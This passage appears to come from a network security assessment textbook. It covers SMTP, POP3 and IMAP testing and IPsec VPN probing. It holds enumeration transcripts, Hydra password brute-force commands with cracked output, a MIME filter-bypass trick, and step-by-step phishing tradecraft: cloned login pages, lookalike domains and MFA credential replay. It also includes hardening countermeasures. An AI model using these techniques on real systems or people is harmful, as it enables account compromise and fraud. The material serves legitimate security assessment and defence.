|---|---|---|
| CVE-2011-0916 | Domino 8.5.2 | Stack overflow in SMTP service via long filename parameter within MIME headers |
|
CVE-2011-0915 CVE-2010-3407 |
Multiple flaws when processing email messages containing iCalendar requests |
Sendmail and other servers permit mailbox and local user account enumeration. Within Kali Linux, you can use the smtp-user-enum utility to identify accounts through the EXPN, VRFY, and RCPT TO commands. In the following sections, I manually demonstrate each technique.
The EXPN command expands details for a given mail address, as shown in Example 9-6. Through analyzing the server responses, we find the test user account doesn’t exist, mail for root is forwarded to chris@example.org, and an sshd account exists for privilege separation purposes.
root@kali:~# telnet 10.0.10.11 25 Trying 10.0.10.11... Connected to 10.0.10.11. Escape character is '^]'. 220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 03:20:37 HELO world 250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you EXPN test 550 5.1.1 test... User unknown EXPN root 250 2.1.5 <chris@example.org> EXPN sshd 250 2.1.5 sshd privsep <sshd@mail2>
The VRFY command verifies that a given SMTP mail address is valid, as shown in Example 9-7. We can abuse this feature to enumerate local accounts (chris in this case).
root@kali:~# telnet 10.0.10.11 25 Trying 10.0.10.11... Connected to 10.0.10.11. Escape character is '^]'. 220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:01:18 HELO world 250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you VRFY test 550 5.1.1 test... User unknown VRFY chris 250 2.1.5 Chris McNab <chris@mail2>
Many administrators ensure that EXPN and VRFY commands don’t return user information; however, RCPT TO enumeration exploits a flaw that is not easily mitigated within Sendmail in particular. Example 9-8 demonstrates the command used to identify valid local users accounts.
root@kali:~# telnet 10.0.10.11 25 Trying 10.0.10.11... Connected to 10.0.10.11. Escape character is '^]'. 220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:03:52 HELO world 250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you MAIL FROM:test@test.org 250 2.1.0 test@test.org... Sender ok RCPT TO:test 550 5.1.1 test... User unknown RCPT TO:admin 550 5.1.1 admin... User unknown RCPT TO:chris 250 2.1.5 chris... Recipient ok
Example 9-9 demonstrates the EHLO command used to identify supported authentication mechanisms (in this case, LOGIN, PLAIN, and CRAM-MD5, which an attacker can use to perform brute-force password grinding against valid accounts).
root@kali:~# telnet mail.example.org 25 Trying 192.168.0.25... Connected to 192.168.0.25. Escape character is '^]'. 220 mail.example.org ESMTP EHLO world 250-mail.example.org 250-AUTH LOGIN CRAM-MD5 PLAIN 250-AUTH=LOGIN CRAM-MD5 PLAIN 250-STARTTLS 250-PIPELINING 250 8BITMIME
Table 7-19 lists common SMTP authentication mechanisms used within SMTP and other services, which are also supported by Hydra and Nmap.7 Example 9-10 demonstrates Hydra run against an exposed SMTP service supporting CRAM-MD5.
root@kali:~# wget http://bit.ly/2b5K8Hi root@kali:~# unzip wordlists.zip root@kali:~# hydra -L users.txt -P crackdict.txt smtp://mail.example.org/CRAM-MD5 Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:36:40 [INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal! [DATA] max 16 tasks per 1 server, overall 64 tasks, 655041 login tries (l:3/p:218347), ~639 tries per task [DATA] attacking service smtp on port 25 [25][smtp] host: mail.example.org login: chris password: control!
Organizations run content checking software to scrub mail in adherence with a given policy. Server and client software packages parse material sent via email in different ways, and flaws exist within filtering software and associated components (i.e., antivirus engines).
Many years ago, I bypassed Clearswift MAILsweeper by modifying MIME headers within a message. Example 9-11 shows a legitimate email generated by Microsoft Outlook, from john@example.org to mickey@example.org with the attachment report.txt.
From: John Smith <john@example.org>
To: Mickey Mouse <mickey@example.org>
Subject: That report
Date: Thurs, 22 Feb 2001 13:38:19 -0000
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.23)
Content-Type: multipart/mixed ;
boundary="----_=_NextPart_000_02D35B68.BA121FA3"
Status: RO
This message is in MIME format. Since your mail reader doesn't understand this format, some or
all of this message may not be legible.
- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain; charset="iso-8859-1"
Mickey,
Here's that report you were after.
- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
name="report.txt"
Content-Disposition: attachment;
filename="report.txt"
< data for the text document here >
- ------_=_NextPart_000_02D35B68.BA121FA3
An exploitable condition existed because of the way in which the content checking system and client software parsed an attachment’s MIME headers—MAILsweeper used name and Microsoft Outlook filename. The headers could be modified to present a benign text file to MAILsweeper and malicious VBScript to the user via Outlook:
- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
name="report.txt"
Content-Disposition: attachment;
filename="report.vbs"
This tactic is similar to one adopted when circumventing a network IPS by fragmenting and sending packets out of order—we modify data so that it clears the security control and then is reassembled at the destination. During testing it is important to consider variations of this tactic and identify exploitable conditions.
SMTP messages are easily spoofed, and so organizations use SPF, DKIM, and DMARC features to prevent parties from sending unauthorized email. These mechanisms, along with the steps you can take to review their configuration, are outlined in the following sections.
Sender Policy Framework (SPF)8 provides a mechanism by which MTAs can check if the host sending email for a given domain is authorized. Organizations define the list of authorized mail servers for a domain within a specially formatted TXT DNS record.
We can evaluate the SPF configuration of Google via dig, as shown in Example 9-12. Large organizations often use include and redirect directives, and you must iteratively step through each record to understand the configuration. In this example, the IPv6 and IPv4 ranges returned are authorized sources.
root@kali:~# dig google.com txt | grep spf google.com. 1599 IN TXT "v=spf1 include:_spf.google.com ip4:216.73.93.70/31 ip4:216.73.93.72/31 ~all" root@kali:~# dig _spf.google.com txt | grep spf _spf.google.com. 246 IN TXT "v=spf1 include:_netblocks.google.com include: _netblocks2.google.com include:_netblocks3.google.com ~all" root@kali:~# dig _netblocks.google.com txt | grep spf _netblocks.google.com. 2616 IN TXT "v=spf1 ip4:216.239.32.0/19 ip4:64.233.160.0/19 ip4:66.249.80.0/20 ip4:72.14.192.0/18 ip4:209.85.128.0/17 ip4:66.102.0.0/20 ip4:74.125.0.0/16 ip4:64.18.0.0/20 ip4:207.126.144.0/20 ip4:173.194.0.0/16 ~all" root@kali:~# dig _netblocks2.google.com txt | grep spf _netblocks2.google.com. 3565 IN TXT "v=spf1 ip6:2001:4860:4000::/36 ip6:2404:6800:4000::/36 ip6:2607:f8b0:4000::/36 ip6:2800:3f0:4000::/36 ip6:2a00:1450:4000::/36 ip6:2c0f:fb50:4000::/36 ~all" root@kali:~# dig _netblocks3.google.com txt | grep spf _netblocks3.google.com. 3196 IN TXT "v=spf1 ~all"
DomainKeys Identified Mail (DKIM)9 is a mechanism by which outbound email is signed and validated by foreign MTAs upon retrieving a domain’s public key via DNS. The DKIM public key is held within a TXT record for a domain; however, you must know both the selector and domain name to retrieve it.
Upon reviewing the headers of email via gmail.com, the DKIM signature is retrieved:
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;d=gmail.com;s=20120113; h=mime-version:x- received:date:message-id:subject:from:to:content-type; bh=fd9JXP6Ngw+hgcG1EbBo7GpsrIIZzdJb9Q/14o 9e5C8=; b=sYlJC2oYWzBUOPIo0jtR4iFsIVqUlwo2QRcG1186hg5ai0oO1nisiOJUD+QXjt
The d and s values are combined and fed into dig, as shown in Example 9-13.
root@kali:~# dig 20120113._domainkey.gmail.com TXT | grep p= 20120113._domainkey.gmail.com. 280 IN TXT "k=rsa\; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCg KCAQEA1Kd87/UeJjenpabgbFwh+eBCsSTrqmwIYYvywlbhbqoo2DymndFkbjOVIPIldNs/m40KF+yzMn1skyoxcTUGCQs8g3 FgD2Ap3ZB5DekAo5wMmk4wimDO+U8QzI3SD0" "7y2+07wlNWwIt8svnxgdxGkVbbhzY8i+RQ9DpSVpPbF7ykQxtKXkv/ahW 3KjViiAH+ghvvIhkx4xYSIc9oSwVmAl5OctMEeWUwg8Istjqz8BZeTWbf41fbNhte7Y+YqZOwq1Sd0DbvYAD9NOZK9vlfuac 0598HY+vtSBczUiKERHv1yRbcaQtZFh5wtiRrN04BLUTD21MycBX5jYchHjPY/wIDAQAB"
Domain-based Message Authentication, Reporting & Conformance (DMARC)10 is a method of mail authentication that expands upon SPF and DKIM. Policies instruct mail servers how to process email for a given domain and report upon actions performed. The way in which DMARC is used along with SPF and DKIM is shown in Figure 9-3.
DMARC policies are distributed via DNS. Table 9-11 lists fields and example values, and Example 9-14 demonstrates the policies used by Google, Yahoo, and PayPal.
| Name | Purpose | Example |
|---|---|---|
v |
Protocol version | v=DMARCv1 |
p |
Requested handling policy for email originating from the domain (i.e., none, quarantine, or reject) | p=quarantine |
sp |
Requested policy for subdomains | sp=reject |
pct |
Apply the policy to a certain percentage of messages (used to control DMARC uptake and avoid unintended report flooding) | pct=20 |
ruf |
Reporting URI for forensic reports | ruf=mailto:authfail@example.org |
rua |
Reporting URI for aggregate reports | rua=mailto:aggrep@example.org |
rf |
Defines the forensic reporting format | rf=afrf |
ri |
Defines the aggregate report interval | ri=86400 |
adkim |
DKIM alignment mode r (relaxed) is the default, and s enforces strict | adkim=s |
aspf |
SPF alignment mode using the same values as the DKIM alignment mode | aspf=r |
root@kali:~# dig _dmarc.yahoo.com txt | grep DMARC _dmarc.yahoo.com. 1785 IN TXT "v=DMARC1\; p=reject\; sp=none\; pct=100\; rua=mailto:dmarc-yahoo-rua@yahoo-inc.com, mailto:dmarc_y_rua@yahoo.com\;" root@kali:~# dig _dmarc.google.com txt | grep DMARC _dmarc.google.com. 600 IN TXT "v=DMARC1\; p=quarantine\; rua=mailto:mailauth-reports@google.com" root@kali:~# dig _dmarc.paypal.com txt | grep DMARC _dmarc.paypal.com. 300 IN TXT "v=DMARC1\; p=reject\; rua=mailto:d@rua.agari.com\; ruf=mailto:dk@bounce.paypal.com,mailto:d@ruf.agari.com"
PayPal and Yahoo instruct mail servers to reject messages that contain invalid DKIM signatures or do not originate from their networks. Notifications are then sent to the respective email addresses within each organization. Google is configured in a similar way, although it instructs mail servers to quarantine messages and not outright reject them.
By sending crafted email, it is possible to dupe users into clicking hyperlinks, providing credentials, and executing code (e.g., JavaScript and Microsoft Office macros). Depending on the organization’s mail security features and configuration, you can also spoof internal email via external SMTP interfaces.
In the following sections, I describe a high-level approach to phishing. The Social Engineer Toolkit (SET)11 within Kali Linux is a powerful platform from which you can mount phishing campaigns.
Effective campaigns fool safety-conscious users by using knowledge of the target environment. Important details to focus on are as follows:
Address format and naming convention (e.g., Smith, Stan <stan.smith@intel.com>)
Client software used within the organization (e.g., Microsoft Outlook)
Message details or quirks, including signature formats adopted by certain users
Identifying a candidate web interface to clone
You can cover the first three bullets in the preceding list by obtaining material originating from the organization (e.g., email containing headers and HTML content). Mailing list archives and Google are good candidates, along with user coercion by requesting information from marketing or sales departments.
If an organization uses multifactor authentication for remote access purposes, you can subvert this by cloning the SSL VPN web endpoint to capture credentials and immediately replaying them to legitimate services.
You can use SET to clone a login page and harvest credentials. To get the best results, I would recommend going an extra step by registering a domain for use during the campaign, obtaining a valid TLS certificate, and using stunnel to broker the HTTPS traffic between the victim and SET.
For example, if the cloned web endpoint is vpn.victim.com, consider acquiring victim-corp.com, setting up the DNS so that sslvpn.victim-corp.com points to your SET instance, and purchasing the associated certificate so that the user sees a legitimate-looking encrypted connection.
SET is a powerful utility with rich functionality. You can use it to both harvest credentials (via traditional phishing attack) and exploit vulnerable browser plug-ins and components to gain code execution.12
The Spearphishing module within SET uses the Sendmail MTA in Kali Linux to send email. For the best result, however, consider manually crafting an email message from the previously obtained materials (using the same font and message format as a legitimate email), piping this material via Swaks to your local Sendmail service, and onto the target SMTP server.
It is important to evaluate the security posture of the target before proceeding. Review SPF, DKIM, and DMARC policies (if any), and assess the behavior of exposed SMTP interfaces to see whether they will accept material from an internal domain. If the environment is hardened, you will need to set up a domain from which to send email (victim-corp.com, for example).
Figure 9-4 demonstrates an effective HTML email spoofed from the IT department of a company. The look and feel of the email is critical, and the language is important because you want to dictate a sense of urgency for users to click the malicious link.
Factors that can affect the success of a phishing campaign include:
SMTP interfaces not accepting email from the public Internet that is sent from a domain that is internal to the organization
Use of content filtering to add material to the subject line of email originating from outside of the organization (e.g., an external or untrusted designator)
Presence of web proxy appliances evaluating the reputation of destination URLs
Use of particular browsers or desktop software clients
Eric Smith’s 2013 DerbyCon presentation13 chronicles a number of successful professional social engineering campaigns, detailing tactics used to do the following:
Ensure that URLs used within a campaign are marked as reputable online
Ensure that the mail server used to launch a campaign also seems reputable
Measure the efficacy of a campaign by tracking session identifiers
Take advantage of privileged access (via OWA or VPN) to gain intelligence
Preoccupy and distract incident response teams
Through reconnaissance, proper staging (provisioning of domains, certificates, and reputable web and mail server addresses), and focused execution, you will likely succeed through phishing. By preparing a number of redundant attack platforms and distracting the security team of the target, you should also be able to achieve persistence.
Mail server packages offer POP3 services (e.g., Courier, Dovecot, and Microsoft Exchange). If packages aren’t maintained, attackers can exploit defects to compromise the system. At the time of writing, however, the only remotely exploitable POP3 vulnerability found within NVD is an IBM Domino flaw.14
POP3 presents a banner upon connection that often describes the hostname and implementation. If the banner lacks detail, use Nmap to fingerprint the service and enumerated features, as demonstrated by Example 9-15.
root@kali:~# nmap -sV -p110,995 --script pop3-capabilities 85.214.111.132 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-14 19:09 EDT Nmap scan report for h2080641.stratoserver.net (85.214.111.132) PORT STATE SERVICE VERSION 110/tcp open pop3 Courier pop3d | pop3-capabilities: LOGIN-DELAY(10) SASL(LOGIN CRAM-MD5 PLAIN) IMPLEMENTATION(Courier Mail |_ Server) APOP UIDL USER TOP STLS PIPELINING 995/tcp open ssl/pop3 Courier pop3d | pop3-capabilities: LOGIN-DELAY(10) SASL(LOGIN CRAM-MD5 PLAIN) IMPLEMENTATION(Courier Mail |_ Server) APOP UIDL USER TOP PIPELINING Service Info: Host: localhost.localdomain
Mail servers are a target for brute-force password grinding for several reasons:
Implementations often don’t pay attention to account lockout policies
POP3 and IMAP servers honor multiple login attempts before disconnecting
Many mail servers don’t log unsuccessful login attempts
Clients can authenticate with POP3 services by using plaintext or MD5 digest authentication. The digest mechanism (using the APOP directive) is susceptible to network sniffing and attack via Cain & Abel and other tools because the implementation has a known plaintext flaw.15
To mitigate these risks, many POP3 servers support additional mechanisms via SASL, including DIGEST-MD5 and NTLM. Hydra supports a number of SASL mechanisms.16 Example 9-16 shows Hydra used to perform brute-force password grinding against an exposed POP3S service with basic MD5 authentication (via APOP).
root@kali:~# hydra -L users.txt -P crackdict.txt pop3s://mail.example.org Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:17:45 [INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal! [DATA] max 16 tasks per 1 server, overall 64 tasks, 655041 login tries (l:3/p:218347), ~639 tries per task [DATA] attacking service pop3 on port 995 with SSL [995][pop3] host: mail.example.org login: chris password: control!
The IMAP protocol is similar to POP3. As such, exposed services are susceptible to brute-force password grinding and process manipulation attacks (upon identifying exploitable software flaws).
IMAP presents a banner to the client upon connection that often describes the hostname and implementation. If the banner lacks detail, use Nmap to fingerprint the service and list capabilities, as demonstrated by Example 9-17.
root@kali:~# nmap -sV -p143,993 --script imap-capabilities 85.214.111.174 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-10-14 19:28 EDT Nmap scan report for h2080641.stratoserver.net (85.214.111.174) PORT STATE SERVICE VERSION 143/tcp open imap Plesk Courier imapd | imap-capabilities: ACL2=UNION QUOTA completed ACL NAMESPACE IMAP4rev1 IDLE | THREAD=ORDEREDSUBJECT OK CAPABILITY SORT AUTH=CRAM-MD5 AUTH=PLAIN UIDPLUS |_ STARTTLSA0001 CHILDREN THREAD=REFERENCES 993/tcp open ssl/imap Plesk Courier imapd | imap-capabilities: ACL2=UNIONA0001 QUOTA completed ACL NAMESPACE IMAP4rev1 IDLE | THREAD=ORDEREDSUBJECT OK CAPABILITY SORT AUTH=CRAM-MD5 AUTH=PLAIN UIDPLUS |_ CHILDREN THREAD=REFERENCES
Clients authenticate with IMAP via the plaintext LOGIN method or AUTHENTICATE, which uses SASL mechanisms. Hydra supports many of these, as demonstrated by Example 9-18.
root@kali:~# hydra imap -U Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:54:40 Help for module imap: ============================================================================ Module imap is optionally taking one authentication type of: CLEAR or APOP (default), LOGIN, PLAIN, CRAM-MD5, CRAM-SHA1, CRAM-SHA256, DIGEST-MD5, NTLM Additionally TLS encryption via STARTTLS can be enforced with the TLS option. Example: imap://target/TLS:PLAIN
Table 9-12 lists remotely exploitable IMAP server vulnerabilities. The Novell flaws require valid credentials to exploit logic that is exposed after authentication.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2011-0919 | IBM | Multiple stack overflows in IBM Domino POP3 and IMAP services resulting in remote code execution |
CVE-2010-4717 CVE-2010-4711 CVE-2010-2777 |
Novell | Multiple overflows in Novell GroupWise Internet Agent (GWIA) resulting in arbitrary code execution upon providing malicious commands |
What follows is a concise list of the tactics discussed in this chapter:
You should consider the following countermeasures when hardening mail systems:
Don’t expose feature-rich SMTP servers to the public Internet or untrusted networks. Sendmail and Microsoft Exchange have large codebases and introduce unnecessary exposure. Use a dedicated content filter (either in the form of a physical appliance or cloud service) to parse email, or deploy a lightweight MTA such as qmail or Exim.
Use SPF, DKIM, and DMARC to prevent transmission and receipt of unauthorized content by your servers. Also, configure exposed SMTP interfaces to not accept email from untrusted networks (e.g., the public Internet) that are apparently from a domain internal to your organization.
Configure external content filtering mechanism to add material to the subject field of email originating outside of the environment (e.g., a string notifying the user that the message is from an untrusted source).
Use of antivirus and content filtering software increases your attack surface, and exploitable flaws exist in such packages. Ensure that filtering and antivirus software is patched up to date.
Disable support for weak authentication mechanisms within your mail services (e.g., LOGIN, PLAIN, and CRAM-MD5). If authentication is not used by SMTP, disable the functionality completely.
Enforce TLS where possible (between both SMTP servers, and services supporting collection of email over POP3 and IMAP). Consider client certificates to provide an additional layer of authentication, and prevent unauthorized parties from interacting with services.
Minimize the impact of brute-force password grinding attacks by enforcing a strong password policy on your mail servers (covering all vectors).
Increase visibility by logging failed authentication attempts made against mail services. Account lockout policies may also be defined within some platforms (e.g., Microsoft Windows), which will mitigate brute-force password grinding risks.
1 John Jetmore, “Swaks - Swiss Army Knife for SMTP”, Jetmore.org.
2 See https://www.eicar.org/download/eicar.com.txt.
3 Jon Oberheide and Farnam Jahanian, “Remote Fingerprinting and Exploitation of Mail Server Antivirus Engines”, University of Michigan Technical Report CSE-TR-552-09, Ann Arbor, MI, June 2009.
5 D. J. Bernstein, “SMTP: Simple Mail Transfer Protocol”, cr.yp.to.
6 See “Extended SMTP” on Wikipedia.
7 Nmap smtp-brute script.
11 See “The Social-Engineer Toolkit (SET)” on TrustedSec.com.
12 There are countless videos and tutorials online demonstrating its features, including Javi Oliu, “Social Engineering Toolkit”, YouTube video, posted May 24, 2014, and Jeremy Martin, “Exploitation with Social Engineering Toolkit SET”, YouTube video, posted April 21, 2013.
13 Eric Smith, “DerbyCon Cheat Codez: Level Up Your SE Game”, YouTube video, posted by Adrian Crenshaw on September 30, 2013.
14 See CVE-2011-0919.
15 Fanbao Liu et al., “Fast Password Recovery Attack: Application to APOP”, Journal of Intelligent Manufacturing 25, no. 2 (2014): 251–261.
16 See “Comparison of Features and Services Coverage” on THC.org.
VPN services provide access to remote users and branch offices through IPsec, PPTP, and TLS. Service endpoints can be abused to obtain sensitive data, gain network access, and impact availability through denial of service. This chapter focuses on IPsec and PPTP protocols. TLS is increasingly used to provide secure network access, as described in Chapter 11.
IP is an inherently unsafe protocol, lacking confidentiality, integrity, and authentication. When implemented correctly, IPsec negates the following attack classes:
Network sniffing
Source forgery (IP spoofing)
Modification of data within packets
Replay attacks
Internet Key Exchange (IKE)1 is used to authenticate IPsec peers and set VPN parameters. A security association (SA) is established, defining the IPsec protocols used when sending material, plus cryptographic algorithms, keys, and their expiry (known also as lifetime). The process is summarized in Figure 10-1.
Mutually agreed IPsec SA fields define the security features used between peers. Figure 10-2 shows an example IP datagram using IPsec in tunnel mode. The Authentication Header (AH)2 provides integrity and data origin authentication with an HMAC of the IP datagram. The Encapsulating Security Payload (ESP)3 encapsulates and encrypts IP datagrams, providing confidentiality.
The Internet Security Association and Key Management Protocol (ISAKMP) service supports IKE and is exposed via UDP port 500. Demonstrated by Figure 10-1, IKE involves a two-phase process to define an IPsec SA: the first phase authenticates the peers and establishes an ISAKMP SA (used to protect phase two messages), and the second establishes an IPsec SA (used to encrypt data). In some implementations, a mechanism known as XAUTH introduces an additional phase to support user authentication.
Exploitable flaws within IKE are addressed by the IKEv2 standard,4 which condenses the two phases a single set of messages. Figure 10-3 demonstrates the relationship between IKE, IKEv2, XAUTH, AH, and ESP.
Roy Hills’ ike-scan5 supports IKE but has limited IKEv2 support at the time of writing. Example 10-1 demonstrates the utility identifying an IPsec VPN server. The -2 flag initiates an IKEv2 handshake in the second case, with a negative result.
root@kali:~# ike-scan -q 80.1.128.0/30 Starting ike-scan 1.9 with 4 hosts (http://www.nta-monitor.com/tools/ike-scan/) 80.1.128.0 Notify message 14 (NO-PROPOSAL-CHOSEN) 80.1.128.1 Notify message 14 (NO-PROPOSAL-CHOSEN) Ending ike-scan 1.9: 4 hosts scanned in 2.607 seconds (1.53 hosts/sec). 0 returned handshake; 2 returned notify root@kali:~# ike-scan -q -2 80.1.128.0/30 Starting ike-scan 1.9 with 4 hosts (http://www.nta-monitor.com/tools/ike-scan/) Ending ike-scan 1.9: 4 hosts scanned in 2.570 seconds (1.56 hosts/sec). 0 returned handshake; 0 returned notify
This technique will identify most IPsec servers, but can fail if the IKE service honors only requests from specific addresses or expects certain transform sets. An IKE transform set defines the encryption algorithm, integrity algorithm, authentication mode, and Diffie-Hellman (DH) group used during key exchange. Upon identifying accessible IKE services, you can probe them further by using ike-scan to understand their configuration and potential weaknesses.
The ike-scan utility identifies IPsec implementations through analysis of the vendor ID value and IKE backoff pattern, as demonstrated by Example 10-2. Use the -M flag to split the output across multiple lines and -o to display implementation guesses.
root@kali:~# ike-scan -M -o 10.0.0.11 10.0.0.47 10.0.0.254
Starting ike-scan 1.9 with 3 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.11 Main Mode Handshake returned
HDR=(CKY-R=21b6f96306fe758f)
SA=(Enc=DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
10.0.0.47 Main Mode Handshake returned
HDR=(CKY-R=a997321d37e9afa2)
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)
VID=dd180d21e5ce655a768ba32211dd8ad9 (strongSwan 4.0.5)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
10.0.0.254 Main Mode Handshake returned
HDR=(CKY-R=324e3633e6174897)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000
(Netscreen-15)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
IKE Backoff Patterns:
IP Address No. Recv time Delta Time
10.0.0.11 1 1170494449.831231 0.000000
10.0.0.11 2 1170494454.826044 4.994813
10.0.0.11 3 1170494459.825283 4.999239
10.0.0.11 4 1170494464.824547 4.999264
10.0.0.11 5 1170494469.823799 4.999252
10.0.0.11 6 1170494474.823060 4.999261
10.0.0.11 Implementation guess: Cisco PIX >= 6.3
10.0.0.47 1 1171468498.860140 0.000000
10.0.0.47 2 1171468508.869134 10.008994
10.0.0.47 3 1171468528.888169 20.019035
10.0.0.47 Implementation guess: Linux FreeS/WAN, OpenSwan, strongSwan
10.0.0.254 1 1170083575.291442 0.000000
10.0.0.254 2 1170083578.843019 3.551577
10.0.0.254 3 1170083582.842737 3.999718
10.0.0.254 4 1170083586.843883 4.001146
10.0.0.254 5 1170083590.843073 3.999190
10.0.0.254 6 1170083594.842743 3.999670
10.0.0.254 7 1170083598.843378 4.000635
10.0.0.254 8 1170083602.843049 3.999671
10.0.0.254 9 1170083606.843363 4.000314
10.0.0.254 10 1170083610.843924 4.000561
10.0.0.254 11 1170083614.843497 3.999573
10.0.0.254 12 1170083618.843629 4.000132
10.0.0.254 Implementation guess: Juniper-Netscreen
If no response is returned, specific transform fields are likely required.
I use ike-scan in Example 10-3 to connect with a particular transform set (-a 5,1,1,5), which specifies 3DES encryption, MD5 integrity checking, pre-shared key (PSK) authentication, and DH group 5 key exchange.
root@kali:~# ike-scan -M –a 5,1,1,5 -o 10.0.0.20
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.20 Main Mode Handshake returned
HDR=(CKY-R=871c8aba1cf5a0d7)
SA=(SPI=699f1a94e2ac65f8 Enc=3DES Hash=MD5 Auth=PSK Group=5:modp1536
LifeType=Seconds LifeDuration(4)=0x00007080)
VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
VID=810fa565f8ab14369105d706fbd57279
IKE Backoff Patterns:
IP Address No. Recv time Delta Time
10.0.0.20 1 1171749705.664218 0.000000
10.0.0.20 2 1171749706.175947 0.511729
10.0.0.20 3 1171749707.190895 1.014948
10.0.0.20 4 1171749709.192046 2.001151
10.0.0.20 5 1171749713.210723 4.018677
10.0.0.20 6 1171749721.211048 8.000325
10.0.0.20 Implementation guess: Sun Solaris
Through ike-scan, you can reverse engineer the configuration and identify weaknesses (e.g., flawed encryption algorithms and authentication methods). IKE transform fields and common values are as follows:
Example 10-4 demonstrates ike-scan used against a VPN server that supports 3DES encryption, SHA-1 integrity checking, PSK authentication, and key exchange using DH group 2. The second command demonstrates that the server does not support weak DES encryption and MD5 integrity checking.
root@kali:~# ike-scan -M –a 5,2,1,2 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254 Main Mode Handshake returned
HDR=(CKY-R=ce5d69c11bae3655)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000
(Netscreen-15)
VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
VID=4485152d18b6bbcd0be8a8469579ddcc (draft-ietf-ipsec-nat-t-ike-00)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
root@kali:~# ike-scan -M –a 1,1,1,2 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254 Notify message 14 (NO-PROPOSAL-CHOSEN)
HDR=(CKY-R=4e3f6b5892e26728)
IPsec implementations are vulnerable to the following:
Passive decryption of data if a weak DH group is used
Unintended effects via exploitation of bugs (e.g., remote code execution)
Active and passive enumeration of aggressive mode identities6
Exposure and cracking of preshared key (PSK) values
Obtaining XAUTH credentials once a PSK is known
Both IKE and IKEv2 use DH for key exchange. Generation of prime numbers with special properties is computationally burdensome, and so IPsec peers support fixed, standardized parameters, known as groups. These “safe” parameters were published in 1998 and are used by other applications, including SSH, Tor, and OTR.
Cisco recommends avoidance of DH groups 1 and 2 in particular,7 stemming from a research paper.8 The paper’s authors describe how it is likely that nation states can decrypt IPsec sessions negotiated using weak groups via discrete log precomputation. The hundreds of millions of dollars spent performing precomputation are amortized through the real-time decryption of any session using a weak group (1,024-bit or smaller).
Significant flaws within common IPsec implementations are listed in Table 10-1. Two vulnerability classes that I’ve omitted for the sake of brevity are denial of service conditions and authentication flaws leading to MITM (requiring network access).
| CVE reference | Implementation | Notes |
|---|---|---|
| – | Cisco PIX 6.3(5) and prior | Information leak resulting in PSK and RSA key exposure via IKEa |
| CVE-2016-1287 | Cisco ASA and others | A severe code execution flaw affecting Cisco’s IKE implementationb |
| CVE-2014-2338 | strongSwan 5.1.2 and prior | IKEv2 authentication bypass |
|
CVE-2013-1194 CVE-2010-4354 |
Cisco ASA and others | Aggressive mode IKE group enumeration vulnerability |
| CVE-2012-5032 | Cisco IOS 15.1 and prior | The Flex-VPN load-balancing feature supports the forwarding of traffic to an arbitrary destination |
| CVE-2011-1547 | NetBSD 5.1 and prior | Multiple IPsec stack overflows and vulnerabilities within the kernel, allowing remote attackers to corrupt memory with unintended consequences |
| CVE-2011-0935 | Cisco IOS 15.0 and 15.1 | PKI caching flaws resulting in bypass of intended access restrictions through use of an old key |
| CVE-2010-4685 | Cisco IOS 15.0 | |
| CVE-2010-2628 |
Swan 4.4.0 Swan 4.3.0 to 4.3.6 |
Buffer overflow resulting in arbitrary code execution via a crafted identity |
a Joseph Cox, “Research Grabs VPN Password with Tool from NSA Dump”, Motherboard, August 19, 2016. b David Barksdale, Jordan Gruskovnjak, and Alex Wheeler, “Execute My Packet”, Exodus Intelligence Blog, February 10, 2016. | ||
Many IPsec implementations support aggressive mode IKE and PSK authentication. Example 10-5 demonstrates how ike-scan enumerates a valid identity (known as group) based on the server response. In this case, the testvpn group is valid.
root@kali:~# ike-scan –M –A –n nonexist123 10.0.0.254
